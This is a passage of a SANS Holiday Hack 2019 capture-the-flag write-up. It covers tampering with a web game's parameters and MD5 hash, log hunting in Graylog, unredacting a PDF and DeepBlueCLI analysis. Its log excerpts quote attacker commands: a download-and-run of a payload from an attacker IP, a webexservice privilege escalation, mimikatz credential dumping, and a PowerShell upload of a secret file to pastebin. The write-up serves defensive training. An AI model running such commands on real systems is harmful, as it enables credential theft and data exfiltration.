THE MORE REINDEER YOU HAVE, THE FASTER YOU CAN GET TO THE NORTH POLE. SPARE RUNNERS CAN BE HANDY AS YOUR SLEIGH CAN'T MOVE IF YOU DON'T HAVE TWO WORKING ONES. YOU'LL NEED FOOD EVERY DAY AND MEDS WHENEVER SOMEONE IS GETTING WEAK. AMMO CAN BE HANDY WHEN YOU RUN LOW ON FOOD.

Figure 57 - Trail Screenshot

The HTML comments give the game away for this one, if the input field at the top didn't already. Amending the distance to 8000 and submitting it, along with amending any other variables, gave the player that amount to play with for the various game variables. It seems the game difficulty can't be amended for the other levels.

In the next screenshot, the distance travelled has been amended to the full 8000 and the money to 50,000 rather than 5,000.

hhc://trail.hhc/store/?difficulty=0&distance=8000&money=50000&pace=0&cu >

## PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
50000	0	50000

BUY

Figure 58 - Trail Screenshot

Clicking on "Buy" takes us to the following screen.




Figure 59 - Trail Screenshot

As you can see, the distance remaining is zero. This means that the player has already covered the distance so hitting go should mean that the task is completed on hitting "Go". This is confirmed in the next screenshot.



# THE HOLIDAY HACK TRAIL



YOUR PARTY HAS SUCCEEDED!

MICHAEL IS OVER THE MOON.  
JEN IS OVER THE MOON.  
RUTH IS READY TO JINGLE BELL ROCK.  
CHRIS IS OVER THE MOON.  
DATE COMPLETED: 2 JULY  
REINDEER REMAINING: 2  
MONEY REMAINING: 50000

SCORING:

4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS  
2 REINDEER X 400 = 800 POINTS  
50000 MONEY LEFT X 1 = 50000 POINTS  
JOURNEY COMPLETED ON 2 JULY: 176 DAYS BEFORE  
CHRISTMAS X 50 = 8800 POINTS  
TOTAL SCORE: (4000 + 800 + 50000 + 8800) X 1  
EASY MULTIPLIER = 63600.  
VERIFICATION HASH:  
30B472280BDE2D5324FC7D17164AD3F2

PLAY AGAIN?

Figure 60 - Trail Screenshot

## Medium

The clue for this level suggests that instead of using GET to attain the variables, the game is now using POST. Inspecting the page which reveals the following:

```
▼<div id="statusContainer">
  <input type="hidden" name="difficulty" class="difficulty" value="1">
  <input type="hidden" name="money" class="difficulty" value="3000">
  <input type="hidden" name="distance" class="distance" value="0">
  <input type="hidden" name="curmonth" class="difficulty" value="8">
  <input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 61 - Trail Screenshot

This value can be amended here or via a proxy like Burp. As the console is already upon, it's easy enough to amend the values here.

```
<input type="hidden" name="difficulty" class="difficulty" value="1">
<input type="hidden" name="money" class="difficulty" value="3000">
<input type="hidden" name="distance" class="distance" value="8000"> == $0
<input type="hidden" name="curmonth" class="difficulty" value="8">
<input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 62 - Trail Screenshot

The game is played as before and again, the game completed in similar fashion.



Figure 63 - Trail Screenshot

### Hard

The game is started as before and looking at the source code this time, a new field with a name of **hash** is shown.

```

<input type="hidden" name="reindeer" class="reindeer" value="2">
<input type="hidden" name="runners" class="runners" value="2">
<input type="hidden" name="ammo" class="ammo" value="10">
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>

```

Figure 64 - Trail Screenshot

A string of 32 characters could be a MD5 hash and a quick lookup<sup>28</sup> confirms this with the decoded value being 1626. This value comes from combining several of the values within the form.

Type	Values
money	1500
distance	0
curmonth	9
curday	1
reindeer	2
runners	2
ammo	10
meds	2
food	100
<b>Total</b>	<b>1626</b>

Playing the game to see if any more details can be found, whatever we buy, the hash decreases by the cost of that item less 1 i.e. if something is bought for 500, the hash decreases by 499.

Returning to the start, if the distance value increases as happened in the medium level game but also increase the hash value by 8000 as well, it should place the player in a similar position that of the previous level.

$1626 + 8000 = 9626$  which is **649d45bf179296e31731adfd4df25588** when passed through MD5.

```

<input type="hidden" name="reindeer" class="reindeer" value="2">
<input type="hidden" name="runners" class="runners" value="2">
<input type="hidden" name="ammo" class="ammo" value="10">
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>

```

Figure 65 - Trail Screenshot

As with the previous two levels, proceeding as usual, the distance is set to zero and the game is complete on the first run.

<sup>28</sup> <https://www.md5online.org/md5-decrypt.html>



Figure 66 - Trail Screenshot

Viewing the source code of the page reveals the below comments which will be useful for another objective.

```
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney! It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! -->
```

Figure 67 - Trail Screenshot

## Graylog

- URL: <https://graylog.elfu.org/>

### Screenshot

The screenshot shows the Graylog web interface. At the top, there's a navigation bar with links for Views, Streams, Alerts, Dashboards, and System. On the far right of the header, it shows '0 in' and '0 out'. Below the header is a search bar with a dropdown menu set to 'Search in the last 5 minutes'. To the right of the search bar are buttons for 'Not updating', 'Saved searches', and a help icon. A green search button is labeled 'Type your search query here and press enter. ("not found" AND http) OR http\_response\_code:[400 TO 404]'. The main content area displays a message: 'Nothing found in stream All messages'. It includes a note: 'Your search returned no results, try changing the used time range or the search query. Do you want more details? Show the Elasticsearch query.' and 'Take a look at the documentation if you need help with the search syntax or the time range selector.' Below this, there's a section titled 'Search Actions' with a note: 'In case you expect this search to return results in the future, you can add search widgets to dashboards, and manage your saved searches from here.' There are three buttons: 'Add count to dashboard', 'Add histogram to dashboard', and 'Save search criteria'. At the bottom left, there's a 'Need help?' section with links to 'Community support', 'Issue tracker', and 'Professional support'.

Figure 68 - Graylog Screenshot

## Synopsis

The URL given is <https://incident.elfu.org/> but to go through the objective without <https://report.elfu.org/> coming up, you can use <https://graylog.elfu.org/>

## Solution

### Question 1

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

**What is the full-path + filename of the first malicious file downloaded by Minty?**

The creation of a file can be checked by looking at records where the event ID is equal to 2<sup>29</sup> and where the process is Firefox.

This gives: EventID:2 AND ProcessImage:/.+firefox.+/

Unfortunately this displays 21 entries but the search can be narrowed by excluding .temp files with the following search: EventID:2 AND ProcessImage:/.+firefox.+/ AND NOT TargetFilename:/.+\.temp/

This just gives one result which is the answer.

**Answer:** C:\Users\minty\Downloads\cookie\_recipe.exe

### Question 2

**The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?**

<sup>29</sup> <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Given the file was executed, `ProcessImage` can be used to see what IP and port it connected to.

Using the search `ProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe.exe"` AND

`DestinationIp:/./+` the following result is displayed:

Messages			
Timestamp	source	DestinationIp	DestinationPort
2019-11-19 05:24:04.000	elfu-res-wks1	192.168.247.175	4444

Figure 69 - Garylog Screenshot

**Answer:** 192.168.247.175:4444

### Question 3

Since commands have an Event ID of 1, and the attacker initially used the downloaded executable, filters on both Event ID and the `ParentProcessImage` should be the focus. Ordering the results by timestamp will help paint a better picture of what happened and when. The search used was `ParentProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe.exe"` AND `EventID:1`

The result of which can be seen below

Messages	
Timestamp	CommandLine
2019-11-19 05:24:02.000	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2019-11-19 05:24:02.000	"C:\Users\minty\Downloads\cookie_recipe.exe"
2019-11-19 05:24:15.000	C:\Windows\system32\cmd.exe /c "whoami"

Figure 70 - Graylog Screenshot

**Answer:** whoami

### Question 4

**What is the one-word service name the attacker used to escalate privileges?**

Utilising the same search as before and going down the list will eventually show the answer.

## Messages

Previous 1 Next

Timestamp	CommandLine
2019-11-19 05:24:02.000	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2019-11-19 05:24:02.000	"C:\Users\minty\Downloads\cookie_recipe.exe"
2019-11-19 05:24:15.000	C:\Windows\system32\cmd.exe /c "whoami"
2019-11-19 05:24:45.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 05:25:40.000	C:\Windows\system32\cmd.exe /c "ls C:\\"
2019-11-19 05:25:50.000	C:\Windows\system32\cmd.exe /c "sc query type= service"
2019-11-19 05:26:02.000	C:\Windows\system32\cmd.exe /c "Get-Service"
2019-11-19 05:26:45.000	C:\Windows\system32\cmd.exe /c "cmd /c sc query type= service"
2019-11-19 05:28:25.000	C:\Windows\system32\cmd.exe /c "whoami"
2019-11-19 05:28:32.000	C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/cookie_recipe2.exe -OutFile cookie_recipe2.exe"
2019-11-19 05:29:10.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 05:29:20.000	C:\Windows\system32\cmd.exe /c "./cookie_recipe2.exe"
2019-11-19 05:29:27.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 05:31:02.000	C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create \"cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe\""

Figure 71 - Graylog Screenshot

**Answer:** webexservice

### Question 5

**What is the file-path + filename of the binary ran by the attacker to dump credentials?**

In the previous question, `webexservice` was used to download a file to

`C:\Users\minty\Downloads\cookie_recipe2.exe`. Using this as the `ParentProcessImage` instead as follows, will display the answer:

`ParentProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe2.exe"`

## Messages

Previous 1 Next

Timestamp	CommandLine
2019-11-19 06:09:29.000	C:\Windows\system32\cmd.exe /c "exit"
2019-11-19 06:09:15.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 06:09:11.000	C:\Windows\system32\cmd.exe /c "id"
2019-11-19 06:09:09.000	C:\Windows\system32\cmd.exe /c "
2019-11-19 05:47:04.000	C:\Windows\system32\cmd.exe /c "ipconfig"
2019-11-19 05:45:14.000	C:\Windows\system32\cmd.exe /c "C:\cookie.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" exit"
2019-11-19 05:44:59.000	C:\Windows\system32\cmd.exe /c "ls C:\\"
2019-11-19 05:44:36.000	C:\Windows\system32\cmd.exe /c "C:\mimikatz.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" exit"

Figure 72 - Graylog Screenshot

Going down the list, the file being used is shown. A few steps after mimikatz<sup>30</sup> is also used.

**Answer:** C:\cookie.exe

### Question 6

**The attacker pivoted to another workstation using credentials gained from Minty's computer.**

**Which account name was used to pivot to another machine?**

A successfully logged-in account is logged under Event ID 4624<sup>31</sup>. Knowing the local address they'll be pivoting from helps to build the following search: `EventID:4624 AND SourceNetworkAddress:192.168.247.175 AND AccountName:/ .+ /`

This will bring back several results where they all share the same AccountName.

Messages	
Timestamp ↑	AccountName
2019-11-19 06:08:32.000	alabaster

Figure 73 - Graylog Screenshot

**Answer:** alabaster

### Question 7

**What is the time ( HH:MM:SS ) the attacker makes a Remote Desktop connection to another machine?**

Logon type 10<sup>32</sup> denotes a RDP connection so a pretty simple search: `LogonType:10 AND DestinationHostname:/ .+ /`

Messages	
Timestamp ↑	DestinationHostname
2019-11-19 06:04:28.000	elfu-res-wks2

Figure 74 - Graylog Screenshot

<sup>30</sup> <https://github.com/gentilkiwi/mimikatz>

<sup>31</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

<sup>32</sup> <http://techgenix.com/logon-types/>

**Answer:** 06:04:28

### Question 8

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName**,**DestinationHostname**,**LogonType** of this connection?

Some things to note:

1. They have RDP access to the box via a GUI
2. Navigating the file system suggests they will be using explorer

Based on this, it's evident logon type 3 is used<sup>33</sup> and also need to be looking for Event ID 4624<sup>34</sup>.

This gives a fairly simple search: **LogonType:3 AND EventID:4624**

Timestamp	DestinationHostname	LogonType	SourceHostName
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2

Figure 75 - Graylog Screenshot

Given our focus is workstations, this makes the answer stand out a bit more.

**Answer:** ELFU-RES-WKS2,elfu-res-wks3,3

### Question 9

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Building on previous searches with an Event ID of 2<sup>35</sup> and a source of the 2<sup>nd</sup> workstation to give:  
**source:elfu\res\wks2 AND EventID:2**

This gives over 70 results, most of which are under common file paths so we amend the search to filter these out: **source:elfu\res\wks2 AND EventID:2 AND NOT TargetFilename:/.+AppData.+/ AND NOT TargetFilename:/.+ProgramData.+/**

It gives two results, one of which is the fairly obvious answer.

<sup>33</sup> <http://techgenix.com/logon-types/>

<sup>34</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

<sup>35</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90002>

Timestamp	DestinationHostname	SourceHostName	TargetFilename
2019-11-19 06:09:10.000			C:\Windows\SoftwareDistribution\Download\6ac46b1131456e33f18df75b477d8c27\BIT8D67.tmp
2019-11-19 06:07:51.000			C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Figure 76 - Graylog Screenshot

**Answer:** C:\Users\alabaster\Desktop\super\_secret\_elfu\_research.pdf

#### Question 10

**What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?**

To exfiltrate the document, the name of it would be used in a command line so it can be used in a fairly simple search for this: `CommandLine:/.+super_secret_elfu_research.+/`

Timestamp	source	CommandLine
2019-11-19 06:14:24.000	elfu-res-wks2	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$([Convert]::ToString([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }

Figure 77 - Graylog Screenshot

A PowerShell command is invoked to post data to pastebin so pivoting on this gives the final answer: `DestinationHostname:pastebin.com`

Timestamp	DestinationIp
2019-11-19 06:14:25.000	104.22.3.84

Figure 78 - Graylog Screenshot

**Answer:** 104.22.3.84

## Objectives

Find the Turtle Doves

### Synopsis

Find the missing turtle doves.

### Solution

In what was the easiest objective, just walking to the student union and on the hearth of the fireplace, there stood the two turtle doves



Figure 79 - Two Turtles Doves

## Unredact Threatening Document

### Synopsis

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

### Solution

Like the previous objective, finding the document was fairly easy. It was in the upper left corner of the grid. Removing the trees made it easier to spot<sup>36</sup>.




Figure 80 - Unredact Threatening Document

The PDF was a single page letter with most of it being redacted as shown on the next page.

<sup>36</sup> <https://github.com/januszjasinski/SANS-Holiday-Hack/blob/master/2019/Misc/removing-trees.js>


Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University  
17 Christmas Tree Lane  
North Pole

From: A Concerned and Aggrieved Character



Attention All Elf University Personnel,



If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

-A Concerned and Aggrieved Character

Figure 81 – Redacted Document

There were a few ways to remove the confidential boxes such as opening it in MS Word or using Adobe Acrobat Pro. However, simply selecting all the text, copying it and pasting it into a text editor sufficed.

## Answer

```
1 Date: February 28, 2019
2
3 To the Administration, Faculty, and Staff of Elf University
4 17 Christmas Tree Lane
5 North Pole
6
7 From: A Concerned and Aggrieved Character
8
9 Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR
10 ELSE!
11
12
13 Attention All Elf University Personnel,
14
15 It remains a constant source of frustration that Elf University and the entire operation at the
16 North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
17 you to consider lending your considerable resources and expertise in providing merriment,
18 cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
19 characters.
20
21 For centuries, we have expressed our frustration at your lack of willingness to spread your
22 cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine
23 holidays and mythical characters that need your direct support year-round.
24
25 If you do not accede to our demands, we will be forced to take matters into our own hands.
26 We do not make this threat lightly. You have less than six months to act demonstrably.
27
28 Sincerely,
29
30 --A Concerned and Aggrieved Character
```

Figure 82 - Redacted Document

## URL

[https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/02\)%20Unredact%20Threatening%20Document](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/02)%20Unredact%20Threatening%20Document)

## Windows Log Analysis: Evaluate Attack Outcome

### Synopsis

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

- <https://downloads.elfu.org/Security.evtx.zip>


### Hint

- <https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html>

### Solution

First thing is to go ahead and download/install DeepBlueCLI from <https://github.com/sans-blue-team/DeepBlueCLI>

The usage seems fairly simple. Running against the contents of the extracted file and exporting it to an easy-to-read format seems the obvious thing to do.



```
PS C:\Users\Alan> cd .\Desktop\SANS\DeepBlueCLI-master\  
PS C:\Users\Alan\Desktop\SANS\DeepBlueCLI-master> .\DeepBlue.ps1 .\evttx\Security.evtx | ConvertTo-HTML  
| Out-File -FilePath "C:\Users\Alan\Desktop\SANS\DeepBlueCLI-master\SANS\results.html"
```

Figure 83 – DeepBlueCLI

After a minute or so, the results are saved to the HTML file.

Date	Log	EventID	Message	Results	Command Decoded
